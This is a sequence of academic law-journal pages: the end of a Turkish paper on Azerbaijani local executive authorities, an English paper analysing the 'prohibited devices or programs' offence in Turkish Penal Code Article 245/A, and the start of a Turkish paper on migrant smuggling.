8. Azerbaycan Cumhuriyeti Anayasası'nın 7. maddesinin birinci fıkrasına göre, Azerbaycan devleti, birleşik hükümet biçimi temelinde örgütlenmiştir. İcra hakimiyetlerinin yetkilerinin Anayasa ve diğer yasama organları tarafından kesin olarak tanımlanması yasal nitelikleri ile ilgilidir. Örneğin: Azerbaycan Cumhuriyeti Anayasası'nın 114. Maddesi 2. Bölümü uyarınca Bakanlar Kurulu

Azerbaycan Cumhuriyeti Cumhurbaşkanı'nın en üst düzey icra organıdır. Bakanlıklara misal olarak Milli Güvenlik Bakanlığı, İçişleri Bakanlığı, Milli Eğitim Bakanlığı ve diğerleri aittir. Bakanlıklar, icra yetkisinin merkezi yürütme makamlarıdır.

9. İcra yetkisi idari makamla tanımlanamaz. Söz konusu idari makam mahkemenin görevden alınmasıyla, yani idari yargılamanın yerine getirilmesiyle ilgilidir. İdari yargılama, yürütmenin karşılaştığı zorlukların üstesinden gelmenin araçlarından biridir. Burada, icranın içeriği uyarı önlemlerinin kullanılması ile haklı gösterilmez. Konularının yetkileri doğrudan mahkemede verilir.

10. İcra hakimiyeti, devlet iktidarının tüm önemli özelliklerinin yoğunlaşması ile karakterize edilir. Örneğin: finans, ordu, polis, güvenlik hizmetleri, ceza infaz kurumları vb.

Sözü edilen ifadeden, icra organıyla karşılaştırıldığında kamu idaresinin daha geniş bir anlayışa sahip olduğu sonucuna varılabilir. İcra hakimiyeti bir anlamda kamu yönetiminden türetilmiştir. Kamu idaresinde devlet iktidarının yetkilerinin niteliğini ve kapsamını belirlemek amacıyla örgütlenmiştir. Öte yandan, kamu yönetimi, icra hakimiyetinin pratikte uygulanmasına yönelik bir faaliyettir (president.az, 2016).

3. onların maliyesi

Yerel icra hakimiyetlerinin masrafları Azerbaycan Cumhuriyeti'nin devlet bütçesinden, Nahçıvan Özerk Cumhuriyeti'nde - Nahçıvan Özerk Cumhuriyeti bütçesinden ve Cumhurbaşkanı'nın yedek fonundan ayrımlar hesabına finanse edilir (supremecourt.gov.az, 1999).

Yerel icra organlarının faaliyetlerinin ekonomik temelleri, bu organların elden çıkarılmasına verilen yerel icra hakimiyetini sağlamak ve Azerbaycan Cumhuriyeti mevzuatına göre ilgili bölgelerin ihtiyaçlarını karşılamak için hizmet eden devlet mülkiyetidir.

Yerel ekonomik ve sosyo-kültürel gelişimi sağlamak amacı ile Azerbaycan Cumhuriyeti'nin devlet bütçesinin (Nahçıvan Özerk Cumhuriyeti'nde - Nahçıvan Özerk Cumhuriyeti bütçesinin) bünyesinde uygun arazi birimleri için ayrımlar öngörülmüştür.

Devlet bütçesinden ayrımlar dair tekliflerin hazırlanması ve kullanılması ilgili icra hakimiyetlerinin başlıları tarafından yapılır (supremecourt.gov.az, 1999).

Azerbaycan Cumhuriyeti ve Nahçıvan Özerk Cumhuriyeti devlet kurumları tarafından kabul edilen karar sonucunda yerel gelirler azaldıqda veya masraflar arttığında çatışmayan mali malzemeleri Azerbaycan Cumhuriyeti'nin devlet bütçesi malzemeleri hesabına mevzuatta belirlenen şekilde ödenmesi gerçekleşir.

Devlet bütçesinden ayrımlar dair tekliflerin hazırlanması ve kullanılması ilgili yönetim başkanı tarafından yapılır (supremecourt.gov.az, 1999).

İlgili bütçelerden ayrımalaların icrası sırasında ek olarak elde edilen gelirler, ayrıca gelirlerin fazlasıyla yerine getirilmesi sonucunda ve harcamaları tasarrufu kaynaklanan gelirlerin giderlerden fazla olan tutarlar yasalar uyarınca yerli icra hakimiyetlerinin emrinde kalır ve bundan kendi takdirine göre uygun arazilerin talebinin karşılanması için kullanılır .

İcra hakimiyetinin maliyesinin bir parçası da amaçlı fonlardır. Yerel idare makamları, kanunla öngörülen şekilde kararlı yargı kararları verebilir. Amaçlı fonların malzemeleri mevzuatla belirlenmiş şekilde banka idarelerinde saklanır ve belirlenen amaçlar için kanunvericiye uygun olarak yerel icra hakimiyeti başlıları tarafından kullanılıyor (supremecourt.gov.az, 1999).

SONUÇ VE ÖNERİLER

Çalışmada, Türkiye Cumhuriyetinde yerel yönetimde önemli yetkilere sahip olan valiliklerde, belediyelerde ve kaymakamlıklarda olan yetkilerle Azerbaycanda bulunan icra hakimiyetlerinin yetkilerini karşı karşıya koyulduqda icra hakimiyetlerinin kamu yönetimindeki önemli bir rol yetkisine sahip olduğunu dahada yakından bilmiş olduk.

Öneri gibi bir sıra tekliflerim olacaktır. Bunlara misal olarak icra hakimiyetlerimizin say bakımından oldukça fazla olduğunu düşünüyorum, onların sayılarını azaltmakla, genel olarak bölgesel merkezler yaratılarak tek bir yönetim sistemi kurulmasını uygun görüyorum. Diğer yandan ise icra hakimiyetlerimizin kendileri maliye sıkıntıları yaşandıkları zaman devlet bütçesinden mali yardımlar alarak deyilde, öz masraflarını kendilerinin karşılaya bilmeleri için bazı adımların atılması uygun olur.

Kaynakça

<http://az.president.az/articles/5157> 06.06.2012

<http://www.president.az/azerbaijan/constitution>, 26.09.2016

<http://supremecourt.gov.az/static/view/149>, 16.06.1999

<http://www.supremecourt.gov.az/static/view/3>, 16.06.1999
<http://www.maliyye.gov.az/node/956>
<http://www.maliyye.gov.az/node/954>
Cihan Bulut, Elçin Süleymanov (2013), *Kamu Maliyesi*, Bakü.
İdare Hukuku (2015), *Ders notları*, İktisat Üniversitesi, Bakü.

The Crime of Prohibited Devices or Programs In Turkish Penal Code

Berrin AKBULUT*

Neslihan DEMİRKOL**

Abstract

Cybercrimes were first added to the Turkish Penal Code (TPC) numbered 765 by Law No. 3756 on 6/6/1991. According to the TPC numbered 5237 which is currently in force, cybercrimes are legislated under the title "crimes in the field of information". These crimes are classified as entry into the information system (Article 243), system blocking, corruption, destruction or alteration of data (Article 244), abuse of bank or credit cards (Article 245). A total of nine crimes have been legislated in these articles.

There was no provision in the Penal Code for making or creating password crackers, programs or other devices for the processing of computer crimes, which was a deficiency in our Penal Code. With the amendment made in Law No. 6698 in 2016, the "prohibited devices or programs" crime was added to TPC Article 245/A.

Article 245/A is included in our legislation by force of "Convention on Cybercrime" (Art. 6). Subjects of crime are the device, computer program, password or other security code. It is crime to manufacture, import, refer to, transmit, store, accept, sell, offer to sell, buy, give to others or keep handy a device, computer program, password or other security code which is made to commit cybercrimes or crimes using as a means of information systems.

Keywords: Cybercrimes, Convention on Cybercrime, Device, Computer program, Password, Security code.

Jel Codes: K14, K24

INTRODUCTION

The development of technology has been influential in all areas of our life. With the information age, everything has become easier and more electronic (Yıldız, 2007: 37). With the introduction of these systems into our life, it became easier to commit crimes and the number of crimes increased or new forms of crime emerged because of commission of criminal offence through information systems (Gönen, Ulus ve Yılmaz, 2017 s. 229; Dülger, 2017: 164). Cybercrimes constitute one of the most recent and most speed changing topics of criminal law (Apaydın, 2015: 15).

Turkey has made the first legal arrangement of cyber crimes in 1991, significant changes in the Cyber Crimes enacted with the law no.5237 which come into force in 2005.

The Council of Europe Convention on Cybercrimes has been signed in order to make common definitions of information crimes, to uniformize the rules of procedure and to provide an international judicial cooperation among the states (Also see general knowledge about convention: Önok, 2013: 1241; Ketizmen, 2008: 49). This contract sets out the general definitions of the cybercrimes and how the crimes are committed and imposes obligations on the contracting states to make arrangements in their legislation accordance with the Convention.

Turkey, had signed in 2010 the Council of Europe Convention on Cybercrimes (hereinafter referred to as the Cybercrime Convention) and confirmed it in 2014. After signing the Convention, Turkey added new forms of crime on section "the crimes on informatics" in 24.03.2016 Law on the Protection of Personal Data, law no.6698. One of these is also offence which is subject of study and called prohibited devices or programs.

PROTECTED LEGAL VALUE

It is also protected security and reliability of information system as well as order and security of public with this crime which is categorized as abstract danger crime. It is also stated in the doctrine that the protected legal value is the confidence in the information systems of the public (Koca ve Üzülmüş, 2017: 871). According to another opinion of the doctrine, the protected legal values by the offenses considered to be committed with these devices are also protected in this crime. For this reason, it has been stated that the security and reliability systems of information technology and the right of person to develop oneself freely and on the other hand the property values are preserved (Özbek, Doğan, Bacaksız ve Tepe, 2017: 1007). As for some authors is essential protected legal value is the right to privacy, property and freedom of communication of people besides security of community (Gül, 2016: 207).

* Professor, Selçuk University, Faculty of Law, Department of Penal and Penal Procedure Law, bakbulut@selcuk.edu.tr

** Research Assistant, Selçuk University, Faculty of Law, Department of Penal and Penal Procedure Law, neslihan_demirkol@hotmail.com

1. MATERIAL ELEMENTS

According to Turkish Penal Code (TPC) Article 245/A entitled *"Prohibited Devices or Programs"*: *"In case of making or forming a device, computer program, password or other security code which in order to committed exclusively crimes in this section and other crimes that can be committed crimes via using information systems; the person who produce, import, consign, transfer, store, accept, sell, offer for sale, purchase, give to others or keep them is punished by imprisonment from one year to three years and by a fine of up to five thousand days. "*

In the doctrine, the title of article was criticized. According to these criticisms, in our system of the law, it is taken into consideration the verb element for the choice of the headings of the articles. However, the title of "prohibited devices or programs" constitutes the subject of crime. Hence, the crime title neither reflect the substance content, nor does it make any connotations when it is read. According to article it is also not required that the devices is one of the prohibited devices (Özbek vd., 2017: 1006). We also agree with the criticisms expressed and think that the title of "abuse of devices or programs" is more appropriate for the crime, similar to the Convention.

This crime has not any features in terms of the perpetrator, so anyone can be the perpetrator of this crime. It is a crime which committed by more than one perpetrator in terms of some alternative acts. Because always there is a buyer of the devices or programs which make up the subject of the offence in the face of a seller, a receiver in the face of a giver and an exporter in the face of the importer. According to TPC Article 245/A, everyone who carries out these acts is punished as a perpetrator.

TPC m. 245/A punishes actions which have the characteristic of preparation activity, so there is not an attack against a specific person (Koca ve Üzülmöz, 2017: 872). Therefore, the victim of this crime is everybody who constitute the society. The subject of the this crime is "device, computer program, password or other security code". This device, computer program, password or other security code must be made or created for the purpose of committing crimes exclusively in the section "crimes on informatics" and other crimes which can be committed via using system of information. The legislator did not limit itself to certain crimes as in the Convention, but acknowledged that it would also constitute a crime in the event of the making or formation of devices or computer programs to commit crimes via using information systems. For example, in the case of that a device or program has been developed for the capture or recording personel data unlawfully, 245/A is applied.

The legislator stipulate in article 245/A that device, computer program, password or other security code must be also made or created for the purpose of committing "exclusively" crimes in the section of crimes on informatics and other crimes which can be committed by using system of information. Therefore if it is not formed only for committing stated crimes or if it is produced for other aims such as testing or protecting a computer system, the crime in Article 245/A does not occur in the case of that be imported, consigned, transported, stored, accepted, sold, exposed for sell, bought, gave to others and kept these device, computer program, password or other security code.

The device is a hardware type which has a physical presence (Özbek vd., 2017: 1008). and is defined as a utensil or a tool in the dictionary (TDK, 2017). In this crime, device must has the characteristics of addible to, connectible to, and deductible to the information system. For example devices which are placed in ATMs and called "skimmer". It is supplied copying the information on the card magnetics by placing these devices in the card entry area of the ATMs, and then fake bank or credit cards are created by transferring these information to blank cards via other devices and programs. A fake keyboard called PINPED or a hidden camera that focuses on the keyboard is used to capture the password (Elçiboğa, 2016). One of these is a device -called reader- which at the size of a matchbox and used for fraudulent credit card fraud and allow the reader to copy credit card information (Yılmaz, 2010: 277). Another device is a magnetic stripe encoder, which is used to encode card information to the magnetic circuit behind the forged card (Arasan, t.y).

Computer programs which another subject of crime refer malicious software programs. Malicious software is the general name of software that is designed to harm computer systems, steal information, disrupt user's work or disturb users and to carry out such purposes (Canbek ve Sağiroğlu, 2007: 122). It is also defined as malware (a combination of malicious and software abbreviations). The most common malicious software are viruses, worms, Trojan horses, backdoors, spam, rootkits, dialers, exploits, keyloggers, browser hijacking, and spyware (Fisher, 2018; Gülden, t.y).

The password is a sequence of letters and / or digits used to prove that the user is an alleged user and to enter the system (Canbek ve Sağiroğlu, 2007: 122). Passwords may consist of any combination of characters (Eisele, Schönke & Schröder, 2010, §. 202). If a password is created or formed in order to enable entering into a system of information, execution of any of the actions specified in 245/A is considered a crime and punished.

The other security code means the security of information technology. They are additional codes created to provide security. For example biometric recognition mechanisms and data used in credit cards (Eisele, Schönke & Schröder, 2010, §. 202).

This crime has included more than one act. Accordingly, the acts are to produce, import, consign, transport, store, accept, sell, offer for sale, purchase, give to others or keep a device, computer program, password or other security code which is subject of the crime. It is a crime have alternative acts and if only one of them is done or more than one is made, shall be committed a single crime as long as these acts have same subject. For example, there is only crime if the perpetrator transfer devices to another location after store them for some time and then expose for sell them (Koca ve Üzülmöz, 2017: 873). The legislator counted the actions that could be committed. Crime is an animated crime because it can not be committed to anything other than these. The legislator counts the actions which are crime. It is a connected crime as it can not be committed with other actions. It is enough to carry out these actions with the aim of committing crime; there is also no need to commit the intended crime. In this article actions which have the characteristic of preparation activity is regarded as a crime. It does not require a damage. It is an abstract danger crime and an inchoate offense. Some actions, such as storing or keeping devices, can be carry out without interruption (Koca ve Üzülmöz, 2017: 873). In the doctrine, it has been criticized that using together some of the words in the same crime definition. Because these words have same or close means. For example to consign and transfer or to store and keep (Koca ve Üzülmöz, 2017: 873).

Despite the fact that many acts have been regulated as crimes in article, there has been no "spread" action. In order to fight this crime, it is necessary to be included "spread" action in the crime. "Supply" action was not counted among the acts in article. In fact, this does not constitute a deficiency. Actions in the article constitute the various forms of "supply" action.

Producing is the manufacturing of a device, program, password or security code (Özbek vd., 2017: 1010). As can be a device produce from scratch or a new device, it can be created by combining previously produced or existing parts. It is also deemed to have been produced in case of doing insignificant additional work on something (Sternberg Lieben- Schönke/Schröder, 2010: § 149, kn. 6). Programs can also be produced.

Importing refer to be transferring a device, program, password or other security code which constitute a crime from abroad into the country. If the pieces to be used in the construction of the devices are brought into the country separately and these pieces brought together in the country, this will not be considered as this movement (Özbek vd., 2017: 1011). Programs, passwords and other security codes that do not have a physical entity by contrast with a device can be brought into the country only with means such as flash memory, CD, portable card which are physical assets, or the Internet (Özgüç, 2007; Akarca ve Şafak, 2015). Importing does not require to go through border in any case (Özbek vd., 2017: 1011). Considering the transcendental nature of information systems (Dülger, 2014: 177, 178), importing should be considered with also these technologies in mind (Özbek vd., 2017: 1011).

In article, it is not mentioned of exporting by contrast with importing. Acts of export may be evaluated within the scope of consignment or transferring according to whether the perpetrator personally made them or not (Özbek vd., 2017: 1011). In our opinion, importing be evaluated within the scope of consignment or transferring. Therefore, if the import was not included in the text of the article, such as the act of exporting, there would be no deficiency according to us.

While consignment means that a device, computer program, password or other security code is sent via the intermediaries, transferring is taken them from one place to another by the perpetrator himself. There is no importance that consignment and transporting is carried out from within the country or abroad.

Storing means that a device, computer program code or other security code is stored or kept in a place where it can be reached at any time. While devices can be stored in a physically, computer programs, passwords and other codes can be stored in digital media, such as flash memory. Instant and

transient records that are not intended for storage will not constitute this crime (Özbek vd., 2017: 1011).

Acceptance means that a criminal device, computer program, password or other security code is received without any price or charge.

Selling is that the device, program, password or other security code is given to the buyer for a price (TDK, 2018) ; exposing for sell means to make any behavior that reveals the will to sell in order to sell them for a price. It is not necessary to have a physical trading relationship or its possibility. It is enough to make a behavior that demonstrates the will to sell like advertising or posting ads (Özbek vd., 2017: 1012).

Buying means that the subject of crime is taken for a price. The buyer must obtain access to the program and obtain the security code associated with program at the time of sale (Eisele, Schönke & Schröder, 2010, §. 202).

Giving to others is to deliver the subject of crime to someone else for use without a price. Act of "giving to others" idoes not mean that being given to others the subject of crime so that be delivered to another (Sternberg Lieben- Schönke/Schröder, 2010: § 149, kn. 6).

Keeping means that you have actual control of a device, computer program, password or other security code which are subject of this crime (Sternberg Lieben- Schönke/Schröder, 2010: § 149, kn. 6). It is enough that these devices is to be in a place where the perperator can reach them at any time, without having to keep them beside him (Tezcan, Erdem ve Önok, 2016: 808).

3. MORAL ELEMENT

This crime is committed maliciously. It is not committed with negligence. For existance of intent, the perpetrator has to know the elements in the legal definition of the crime. He must know that the thing he is produce, import, consign, transport, store, accept, sell, expose for sell, buy, give to others and keep is a device, computer program, code or other security code. Furthermore, the perpetrator must know that a device, a computer program, a password or other security code is made or created for the purpose of committing crimes in the section "crimes on informatics" and other crimes which can be committed via using system of information.

It is not required these devices be produced, imported, consigned, transported, stored, accepted, sold, exposed for sell, bought, given to others by perperator in order to commit the crimes which mentioned (Koca ve Üzülmmez, 2017: 873).For example, a device, program, pasword and other security code can be transported by means of a person. This person has no intention to commit crimes mentioned in the article. He may be only doing the transfer job. From this aspect, it is distinguished from Article 6 of the Convention on Cybercrime. Therefore, eventual intent is enough for the crime in article 245/A of TPC.

In case of instance of mistake, article 30/1 of TPC will be applied.

4. CONTRADICTION TO LAW

In this crime, there are "use of the right" and "carrying out the duty" which are causes of compliance with law. There is "use of right" when acts in article are carried out based on permission which given from official authority.

There is also "carying out the duty" in this crime. Under article 134 of Cod of Criminal Procedure (CCP), in the context of an investigation for an offense, it can be applied the search, copying and confiscation to computers, computer programs and files. These are measures of precaution. In order to access the datas, investigating authorities can produce, procure or keep a program or devices which provide to break a code of encrypted computer, computer program and files (Özbek vd., 2017: 1012). Under CCP article 134/2, authorities who make these actions will benefit from the "carying out the duty" which causes of compliance with law (Akbulut, 2017: 427, 428). There will be no crime if the device, computer program, code or other codes are produced, sold, or carried on the grounds of permission which given by competent public authority (Koca ve Üzülmmez, 2017: 874).

In terms of this crime, consent of concerned person is no one of causes of compliance with law. Because the consent of the concerned person is can related to only the right which can used without constraint.

Since self defense protects only individual legal values, it is also not a cause of compliance with law in this crime.

5. SPECIAL APPEARANCE FORM

This crime is an abstract danger crime and an inchoate offense. The attempt is convenient in the case of that the movements can be divided into parts (Koca ve Üzülmöz, 2017: 874).

Making each of alternative action counted in the article is sufficient for this crime to occur. But attempt happens if these movements can not be completed by the reasons except perpetrator's will. Perpetrator being caught without completing a device which he is beginning to manufacture is as an example. But while an action is stage of attempt, another alternative action may have been completed. In this case, the crime is complete. Voluntary relinquishment provisions may also apply if there are its conditions.

This crime is committed by more than one perpetrator in term of some acts. It does not show any characteristics in terms of participation. All forms of participation are possible.

We stated that this crime was committed purpose of committing crimes in the section "crimes on informatics" and other crimes which can be committed via using system of information. In the event of committing other offenses intended, the perpetrator must be punished because of both article 245/A and the offense he has committed. For example, if the perpetrator manufacture a fake bank or credit card by associating it with a bank account belonging to someone else by using such these device which he buy, he will be punished separately from both m.245/A and 245/2 (Özbek vd., 2017: 1013). It is possible that this crime is committed as a successive offenses.

In the event that devices, computer programs, passwords or other security codes are produced, bought, sold, transferred or kept a lot, even so just a crime occurs. However, if these acts are carried out at different times, successive offence provisions must apply if there are its conditions. For example, if the perpetrator produces 10 more of devices after he produces and sells 10 of devices, successive offence provisions must be applied (Koca ve Üzülmöz, 2017: 874).

Another point that needs to be taken into account is the relation between the provisions of the Law on Intellectual and Artistic Works and the type of this crime which punishes similar acts. In article 72 of the LIAW, it is legislated as a crime that producing, selling, exposing for sale, keeping for excluding personal use a program or technical equipment for deactivating additional programs which designed so as to prevent being reproduced a computer program illegally. Provision of LIAW should be applied in case of making the same actions because of the fact that article 72 of the LIAW has a special provision.

6. PROCESSING AND SANCTION

This crime in article 245 of TPC is the crime is prosecuted sua sponte. Competent court is criminal court of general jurisdiction.

Punishment of this crime is imprisonment from one year to three years and a fine of up to five thousand days. The legislator legislate both imprisonment and fine because of idea that the perpetrator obtains economic interest in this crime at the same time.

If it is provided benefit on behalf of juristic persons by being committed the crime in article 245/A of TPC, in accordance with article 246, the security measures contained in article 60 must apply. The measures just can be applied for only private juristic persons.

CONCLUSION

With the addition of the "Prohibited Devices or Programs" crime to the TPC, actions which have the characteristic of preparation activity is regulated as a crime.

The title of "abuse of devices or programs" is more appropriate for the crime in terms of representing the actions of crime and being accordant with the Convention on Cybercrime.

In doctrine, it is criticized that the use of all words such as the words "consigning and transferring" and "storing and keeping" in this crime because of that these words have same and close meaning to each other. We agree that. In our view, being not included act of "spreading" in the text of the article is also a deficiency.

We think that “ ‘consent of concerned person’ and ‘self defense’ ” which are causes of compliance with law will not be applied in this crime. But if there are ‘use of the right’ and ‘carrying out the duty’, the actions in article m.245/A are legal.

The addition of the "Prohibited Devices or Programs" crime to the TPC is compadible in terms of overcoming the deficiencies and complying with the Convention on CyberCrime.

BİBLİOGRAPHY

- Akbulut, B. (2017). Ceza Hukuku Genel Hükümler: 4. Baskı. Ankara.
- Arasan, S. (nd). Kredi Kartı Dolandırıcılığı. Reached from address: <http://www.serhatarasan.av.tr/index.php/2018/03/07/kredi-karti-dolandiriciligi/> on March 10, 2018.
- Akarca, A. Şafak, M. (2015). İthal Yazılımların Vergilenmesi. Reached from address: <https://www.dunya.com/kose-yazisi/ithal-yazilimlarin-vergilenmesi/22548> on January 09, 2018.
- Apaydın, C. (2015). Bilişim Sistemindeki Verileri Yok Etme, Bozma, Erişilmez Kılma, Değiştirme, Hukuka Aykırı Olarak Verileri Yerleştirme veya Gönderme Suçu ile Bu Suretle Hukuka Aykırı Yarar Elde Etme Suçunun Değerlendirilmesi. Terazi Hukuk Dergisi, 10, 14-41.
- Canbek, G. Sağıroğlu, Ş. (2007). Kötücül ve Casus Yazılımla: Kapsamlı Bir Araştırma. Gazi Üniversitesi Mühendislik ve Mimarlık Fakültesi Dergisi. 22(1):122. Reached from address: <http://slideplayer.biz.tr/slide/11837554/> on December 30, 2018.
- Dülger, M. V. (2014). Bilişim Suçları ve İnternet İletişim Hukuku. İstanbul, 177-178.
- Dülger, M. V. (2017). Karşılaştırmalı Hukuk Bağlamında Birleşik Krallık (İngiltere) Hukukunda Bilişim Suçları Mevzuatı ve Uygulaması. Türkiye Adalet Akademisi Dergisi, 8(31), 141-257.
- Elçiboğa, İ. K. (2016). Kart Kopyalama Vakaları (Sahte Kart Nedir ?). Reached from address: <https://www.fraudandchargeback.com/tr/kart-kopyalama-vakalari-sahte-kartl-nedir/> on December 29, 2017.
- Fisher, T. (2018). What Is Malware?. Reached from address: <https://www.lifewire.com/what-is-malware-2625933> on December 30, 2017.
- Gönen, S. Ulus, H.İ. ve Yılmaz E.N. (2016) Bilişim Alanında İşlenen Suçlar Üzerine Bir İnceleme, Bilişim Teknolojileri Dergisi, 9(3), 229-236.
- Gül, A. (2016). Doğrudan Dolaylı Bilişim Suçları. Ankara.
- Güliden, M. İ. (nd). Kötücül Yazılımlar ve Türleri. Reached from address: <http://slideplayer.biz.tr/slide/11837554/> on December 30, 2017.
- Ketizmen, M. (2008). Türk Ceza Hukuku’nda Bilişim Suçları. Ankara.
- Koca, M. Üzülmüş, İ. (2017). Türk Ceza Hukuku Özel Hükümler: 4. Baskı. Ankara.
- Önok, M. (2013). Avrupa Konseyi Siber Suç Sözleşmesi Işığında Siber Suçlarla Mücadelede Uluslararası İşbirliği Prof. Dr. Nur Centel’e Armağan. MÜHF Hukuk Araştırmaları Dergisi, 19(2), 1229-1269. Reached from address: <http://dergipark.gov.tr/download/issue-file/517> on March 19, 2018.
- Özbek, V.Ö. Doğan, K. Bacaksız, P. Ve Tepe, İ. (2017). Türk Ceza Hukuku Özel Hükümler, Ankara.
- Özgüç, M. F. (2007). Bilgisayar Program Yazılımlarının Çeşitli Şekillerde İthalı. Reached from address: <http://www.muhasabetr.com/yazarlarimiz/mehmetferruh/002/> on March 11, 2018.
- Schönke, A./Schröder, H./Lenckner, T./Cramer, P./Stree, W. (2010), Strafgesetzbuch, Kommentar, 28., neubearbeitete Auflage von Eser, A./Heine, G./Perron, W./Sternberg Lieben, D./Eisele, J./Bosch, N./Hecker, B./Kinzig, J./Schittenhelm, U., München.
- TDK. Reached from address: www.tdk.gov.tr, last accessed : 09.01.2018.
- Tezcan, D. Erdem, M. R. Ve Önok, R. M. (2016). Teorik ve Pratik Ceza Özel Hukuku. Ankara.
- Yıldız, S. (2007). Suçta Araç Olarak İnternetin Teknik ve Hukuki Yönden İncelenmesi, Ankara.
- Yılmaz, S. (2010). , Banka veya Kredi Kartlarının Kötüye Kullanılması Suçu. TBB Dergisi, 87, 262-298.

Türk Ceza Kanunu'nda Göçmen Kaçakçılığı Suçu

Murat AKSAN*

Neslihan DEMİRKOL**

Öz

Ülkeler arasında var olan yaşam standartlarının farklılığı, özellikle üçüncü dünya ülkelerinde yaşanan ekonomik sorunlar, bu ülkelerde uygulanan baskıcı rejimler, iç savaşlar, coğrafi ve siyasi olumsuzluklar ve benzeri sebepler dolayısıyla insanlar, vatandaşı oldukları ülkelerden ayrılmak, hayat standartları açısından daha üst düzeyde, sosyal ve ekonomik ferahı daha yüksek ülkelerde yaşamak istemektedirler. Gitmek istedikleri ülkelere yasal yollardan girme ve orada yasal yollarla yaşama imkanı bulunmayan kişiler yasadışı yollara başvurmakta, böylelikle amaçlarına ulaşmayı ummaktadırlar.

Türkiye dahil birçok ülke bu ve benzeri durumlarda var olan kontrolsüz göç akımına son vermek, egemenlik hakkının yasadışı şekilde çiğnenmesine son vermek, ülke güvenliği ve kamunun refahını sağlamak amacıyla mevzuatlarında “göçmen kaçakçılığı” suçuna yer vermiştir.

Göçmen Kaçakçılığı suçu 5237 sayılı TCK'nın Uluslararası Suçlar başlığını taşıyan 2.bölümün 79. Maddesinde düzenlenmiştir. TCK'ya göre doğrudan doğruya veya dolaylı olarak maddi menfaat elde etmek maksadıyla, yasal olmayan yollardan; bir yabancıyı ülkeye sokmak veya ülkede kalmasına imkan sağlamak; Türk vatandaşı veya yabancının yurt dışına çıkmasına imkan sağlamak göçmen kaçakçılığı suçunu oluşturur. Bazı hallerde verilecek ceza arttırılır. Çalışmada Türk hukukunda göçmen kaçakçılığı suçu anlatılmış, unsurları incelenmiş, diğer suçlar ile farkları ortaya konulmuştur.

Anahtar Kelimeler: Göçmen, Göçmen Kaçakçılığı, Ceza Hukuku, Uluslararası Suçlar

GİRİŞ

Dünyada birçok insan, ülkelerinin yönetim şekilleri, ekonomisi, gelişmişlik düzeyi, daha iyi yerlerde yaşama isteği, siyasi sorunluluklar, iç savaş ve terör gibi nedenlerle başka ülkelere göç etmek istemektedirler. (Evik, 2005, s. 126)¹ Göçü yasal yollarla gerçekleştirme imkânı bulabilenlere karşın, bu imkânı elde edemeyenler yasal olmayan yollara müracaat etmektedirler. (Şen & Malbeği, 2011, s. 71) Yasal olmayan yollarla yapılan göç ise göç edilen ülkenin egemenliği, kamu güvenliği ve ülke ekonomisi gibi birçok açıdan olumsuz sonuçlar doğurmaktadır. (Koyuncu, 2006, s. 6) Olumsuz sonuçlara engel olabilmek adına ülkeler mevzuatlarında göçmen kaçakçılığını suç olarak düzenlemektedirler. (Evik, 2005, s. 127; Yenidünya & Alşahin, 2009, s. 1; Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 7)

Türk Dil Kurumu, büyük Türkçe sözlükte göç, “Ekonomik, toplumsal, siyasi sebeplerle bireylerin veya toplulukların bir ülkeden başka bir ülkeye, bir yerleşim yerinden başka bir yerleşim yerine gitme işi, taşınma, hicret, muhaceret” şeklinde tanımlanırken; göçmen ise, “Kendi ülkesinden ayrılarak yerleşmek için başka ülkeye giden (kimse, aile veya topluluk), muhacir” şeklinde tanımlanmaktadır. (TDK, 2015)

Uluslararası hukukta bu suçun temelini oluşturan belge, “Sınırışan Örgütlü Suçlara Karşı Birleşmiş Milletler Sözleşmesi'ne Ek Kara, Deniz ve Hava Yoluyla Göçmen Kaçakçılığına Karşı Protokol”dür. Protokole göre; göçmen kaçakçılığı, “doğrudan veya dolaylı olarak, mali veya diğer bir maddi çıkar elde etmek için, bir kişinin vatandaşlığını taşımadığı veya daimi ikametgâh sahibi olmadığı bir Taraf Devlete yasadışı girişinin temini” anlamına gelir. Protokol hükümlerinin gereği yerine getirilmek üzere ilk olarak, 3.8.2002 tarih ve 4771 sayılı kanunun 2. maddesiyle 765 sayılı Türk Cezaanunu 201/a maddesinde suç olarak düzenlenmiş², 5237 sayılı yeni Ceza Kanununda ise

2010 yılında yapılan değişiklikle göçmen kaçakçılığı suçu bir teşebbüs suçu haline getirilmiş, suçta neticesi sebebiyle ağırlaşmış hallerde yer verilmiştir. Neticesi sebebiyle ağırlaşmış hallerde “göçmenler” ifadesinin kullanılması göçmenlerin suçun mağduru olarak görüldüğü izlenimini vermiş ve bu ayrımı doktrinde görüş ayrılıklarına sebep olmuştur. 2010 yılında yapılan değişiklikle göçmen kaçakçılığı suçu bir teşebbüs suçu haline getirilmiş, suçta neticesi sebebiyle ağırlaşmış hallerde yer verilmiştir. Neticesi sebebiyle ağırlaşmış hallerde “göçmenler” ifadesinin kullanılması göçmenlerin suçun mağduru olarak görüldüğü izlenimini vermiş ve bu ayrımı doktrinde görüş ayrılıklarına sebep olmuştur. Bununla ilgili tartışmalara ilgili başlık altında yer verilecektir.

* Yard.Doç.Dr., Selçuk Üniversitesi Hukuk Fakültesi Ceza ve Ceza Muhakemesi Hukuku Anabilim Dalı Öğretim Üyesi, maksan@selcuk.edu.tr

** Araştırma Görevlisi, Selçuk Üniversitesi Hukuk Fakültesi Ceza ve Ceza Muhakemesi Hukuku Anabilim Dalı Öğretim Üyesi, neslihan_demirkol@hotmail.com (Sorumlu yazar)

¹ Göç nedenleri hakkında geniş bilgi için bkz.: Doğan, 2008, s. 44; Yenidünya & Alşahin, 2009, s. 1; Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 7.

² Türk hukukunda göçmen kaçakçılığı suçunun tarihi gelişimi hakkında bkz.: Evik, 2005, s. 135-137.

I. KORUNAN HUKUKİ YARAR

